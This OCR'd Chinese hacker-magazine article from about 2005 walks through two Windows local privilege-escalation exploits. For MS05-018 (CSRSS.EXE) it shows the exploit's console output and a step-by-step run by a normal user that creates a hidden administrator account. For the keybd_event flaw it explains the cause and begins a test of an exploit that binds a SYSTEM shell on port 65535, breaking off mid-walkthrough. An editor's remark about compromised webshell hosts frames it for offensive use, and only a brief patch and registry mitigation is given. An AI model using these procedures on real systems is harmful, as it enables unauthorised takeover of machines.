整个过程就是这样的，我们再回头看一下，如果一路平安的利用成功，就会依次输出下面这些提示信息：

```
MS05-018 windows CSRSS.EXE Stack Overflow exp v1.0
Affect: Windows 2000 sp3/sp4 (all language)
Coded by eyas <eyas at xfocus.org> --->http://www.xfocus.net
compile by IceSkysl --->www.iceskysl.net

Usage: ms05018 pid

[+] PID=640 Process=WINLOGON.EXE
然后创建一个新的控制台，并依次输出：
[+] FreeConsole ok
[+] AllocConsole ok
[+] Get Console Title OK
[+] bingo! found hwnd =%X    \\这个%X在实际过程中是有值的
[+] start search \"FF E4\" in %s\n", szDLL[i]  //是一系列值
[+] found \"FF E4\"(jmp esp) in %X[%s]    //有值
[+] CreateFileMapping OK!
[+] MapViewOfFile OK!
[+] Send Exploit!
[+] OK,It 's Done
```


看到[+] OK,It 's Done 就说明成功了，不然在中间任何一步出错都会有提示信息的。

三、实例利用解析

把上面的这个 EXP 用 VC++ 编译可以得到可执行文件 EXE，我这里起的名字是 MS05018.EXE，那么我们就可以直接用了。在利用之前，我们先说下这个 EXP 利用的条件，在以下几中环境中都可以利用：

1. 物理控制台登录
2. 终端登录
3. webshell
4. telnet

我们下面以物理控制台为例加以验证和实验。我在 WINDOWS 2000SER SP4 环境下，先添加一个普通用户 ysl，注销后用 ysl 登陆系统，打开 CMD，切换到 ms05018.exe 所在的路径下，尽管我添加时指定的 ysl 是普通用户，我们还是先看看我的权限是不是普通的用户，你可以找一个叫做 whoami 的小软件看，我懒得去找，就直接来添加用户来实验了，要是能添加就说明我这个帐号是管理员权限的，要是发生拒绝访问就是普通的权限。OK，直接用 net user ice /add 试着添加一用户 ice，如图 1 所示。




```
C:\tools>net user ice /add
系统发生 5 错误。

拒绝访问。

C:\tools>
```

图 1

可以看到是“系统发生 5 错误，拒绝访问”，也就是说权限不够，是加不了用户的，这就是说我现在的权限不是管理员权限，现在我们运行 ms05018.exe，如图 2 所示。



```
C:\tools>dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 040B-6DF8

 C:\tools 的目录

2005-09-24  17:02       <DIR>          .
2005-09-24  17:02       <DIR>          ..
2005-09-24  17:02              159,781 ms05018.exe
               1 个文件        159,781 字节
               2 个目录 16,091,275,264 可用字节

C:\tools>ms05018
MS05-018 windows CSRSS.EXE Stack Overflow exp v1.0
Affect: Windows 2000 sp3/sp4 (all language)
Coded by eyas <eyas at xfocus.org> --->http://www.xfocus.net
compile by Iceskysl --->www.iceskysl.net


Usage: ms05018 pid

[+] PID=224 Process=winlogon.exe

C:\tools>
```

图 2

看到 winlogon.exe 这个进程的 PID 是 224，下面接着来用 ms05018 224 来试着溢出，本来想抓一个图给大家看看的，无奈回车后一个黑黑的窗口闪了下就消失了，还把我们开始的这个 CMD 窗口一起关闭了，程序运行地太快，抓不到图的，也就没办法了，你自己实验的时候可以感受到还蛮好玩的。竟然把我们的 CMD 关掉了，那就再打开一个看看，按照我们前面的分析看看有没有多出一个用户名为 e 的用户来，net user 看下如图 3 所示。



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.


C:\WINNT>net user

\\IST 的用户帐户

-------------------------------------------------------------------------------
Administrator            e                        Guest
IUSR_IST                 IWAM_IST                 TsInternetUser
ysl
命令成功完成。
```

图 3

果然增加了一个名字为 e 的用户，我们再来看看 e 的权限如何，net user e 直接可以看到，如图 4 所示。



```
C:\WINNT>net user e
用户名                 e
全名
注释
用户的注释
国家(地区)代码         000 (系统默认值)
帐户启用               Yes
帐户到期               永不

上次设置密码           2005/9/24 下午 05:04
密码到期               2005/11/6 下午 03:52
密码可更改             2005/9/24 下午 05:04
需要密码               Yes
用户可以更改密码       Yes


允许的工作站           All
登录脚本
用户配置文件
主目录
上次登录               永不

可允许的登录小时数     All

本地组会员             *Administrators       *Users
全局组成员             *None
命令成功完成。
```

图 4

怎么样，是 Administrator 权限吧？我们再看看我们自己的帐号 ysl 的权限有没有变化，按讲是不会变化的，应该还是普通权限，那我们试试能不能删除别的帐号，要是可以就说明我们的权限变化了，要是依然拒绝访问则说明我们权限没变化，我们试着把 e 删掉，如图 5 所示。



```
可允许的登录小时数     All

本地组会员             *Administrators       *Users
全局组成员             *None
命令成功完成。


C:\WINNT>net user e /del
系统发生 5 错误。

拒绝访问。

C:\WINNT>
```

图 5

清楚地看到依然是系统发生 5 错误，也就是权限不够，那我们就还是普通用户，但是我们上面知道了，我们溢出增加的那个用户 e 是管理员权限哈，我们注销后用 e 登陆就是管理员了，目的达到，终于成功了！

尽管我们在公告中看到说受到影响的系统有 Windows 2000、Windows XP 和 Windows 2003，但是实际上，我只在 Windows 2000 SP4 下实验成功了，在 Windows XP SP2 下是没成功，一输入 ms05018 PID 后就立刻死机，然后自动重新启动，启动后系统提示“CSRSS.EXE 发生严重错误，要不要发送报告”。我实验 N 次都是这样，害我非操 N 次得出这个结论：在 XP 下不能溢出成功，只能使得系统崩溃重新启动。不晓得是溢出点定位的问题还是别的，有待继续研究……；而 Windows2000 下是没次都成功；没有 Windows 2003 的环境，也没有实验，有环境的朋友可以自己实验下。

关于这个漏洞的利用，方法多多，途径多多，场合也多多，如何发挥，仁者见仁，智者见智了，偶就不多罗嗦了。

四、防范措施

还是说下防范吧，补丁已经出来了，打上补丁就 OK 了，要是您不能立刻安装补丁或者升级，建议您采取以下措施以降低威胁：创建如下注册表键：HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System，添加名为 DisableCMD 的 DWORD，将值设置为 1 禁用命令行提示和批处理文件，或设置为 2 禁用命令行提示但允许批处理文件就可以了。

【文章中利用的 ms05018.cpp 和 ms05018.exe 已收录在本期光盘中】

编辑点评： 好用的溢出漏洞总是来得要稍晚一些，我的 webshell 肉鸡已经乘二路汽车走了。不过存一些常规的溢出小工具，总是有备无患。要做一个黑客，先做黑客工具的管家，这句名言看来注定要随《黑客手册》一起流传了。

让微软头疼的漏洞——Microsoft Windows键盘事件权限提升漏洞

Iceskysl [IST]

刚刚放下MS05 018这个漏洞的分析，一朋友在QQ上问我知不知道前些时间出的那个Microsoft Windows keybd_event validation vulnerability漏洞的利用方法，朋友说的应该就是国内翻译的Microsoft Windows键盘事件权限提升漏洞，跑到绿盟去看看漏洞公告，不看不知道，一看还真吓一跳呢，先看下它影响的系统，如下：

受影响系统：
Microsoft Windows XP SP2
Microsoft Windows XP SP1
Microsoft Windows XP
Microsoft Windows Server 2003 SP1
Microsoft Windows Server 2003
Microsoft Windows 2000SP4
Microsoft Windows 2000SP3
Microsoft Windows 2000SP2
Microsoft Windows 2000SP1
Microsoft Windows 2000
Microsoft Windows

从Windows 2000到Windows XP，再到Windows 2003，不论是从SP1还是SP4，谁都没有漏掉，我还注意到最后一行写的是Microsoft Windows，是否暗示着所有的Microsoft Windows的都被影响呢？呵呵，大家自己揣摩。但是无论如何，这个漏洞影响之大，范围之广是肯定的，具体能不能利用，一会就知道了……

先还是来看看漏洞描述和分析吧，我自己认为利用一个漏洞，最好是把公告、分析等等都看看，弄明白到底这个漏洞是怎么产生的，是涉及到什么函数还是涉及到到哪个API，要在什么样子的特殊情况下才能利用，怎么样构造EXP，拿到EXP分析下人家怎么写的，自己顺着走一遍，自己调试下，修改不合理的地方等等就会学到一大堆知识，不要看到出漏洞后就到处找人家编译好的利用工具，这样你是么都学不到，只能被漏洞牵着鼻子走。只有原理弄懂，以后自己做程序的时候或者分析别人的程序的时候才能做到心里有数。哈，罗嗦了不少，现在我们就按照这个思路来看这个漏洞，先来看看它的漏洞是怎么产生的……

一、漏洞产生原因和利用设想

Windows中存在权限提升漏洞，起因是桌面应用程序处理通过keybd_event()函数发送的键盘事件时存在设计错误。在当前的Microsoft安全模式中，共享桌面的应用程序之间可以发送消息，每个桌面应用程序都可以处理同一桌面中执行的每个进程，而任何应用程序都可以通过发送键盘敲击动作模拟虚拟键盘，这就允许每个每个进程都如交互用户那样发送消息和击键动作。因此，攻击者可以通过向更高权限运行的桌面应用程序（如explorer.exe）发送恶意的键盘事件，导致以目标用户的权限执行任意代码。这个就是漏洞产生的原因和主要的利用设想了，具体怎么做，还是要借助程序来实现了。

二、Exploit的构造和编译

我自己的功底还不够，写不出象样的EXP，就只能看别人写的。我看到这个漏洞的公告后，在下面跟了一个简易的EXP，还有写这个EXP的作者。我直接去作者的网站上找到了修正后的EXP。EXP写出来再去看就不觉得很难了，这个EXP也是一样的，在这个EXP里是溢出后直接绑定一个65535的端口，直接连上去就会是系统权限。代码写得比较乱，我把代码整理了放在光盘了，这里就不具体分析了，免得有人看着代码就怕怕，有兴趣的可以找光盘看看。我们接着说最受欢迎的部分。本漏洞有两个程序，第一个程序在一定程度上有些BUG，只能在2000下执行成功，第二个却得到了非常好的改良，可以自动的获取PID的值，可以自定义端口等功能，好吧，下面就来看看两个程序的测试手记吧。

三、漏洞最终利用实例解析

在说利用之前，还是大概的说下这个漏洞的利用方式，这个主要是本地溢出用来提升权限的，也就是当你的权限被限制的时候，可以用这个来提升权限，具体怎么用，接着看……用VC++编译修改后的EXP得到EXE文件keybd_event.exe，这个就是我们要拿来做测试的，因为是测试，我就先在本地机上添加一个普通权限的用户ice，密码是123，如图1所示。




图1

OK，现在我们以ice这个用户来打开CMD，直接在刚才的CMD里输入：runas /user:ice，回车看到图2。




图2

输入ice的密码123回车，就看到以ice权限运行的CMD了，如图3所示。

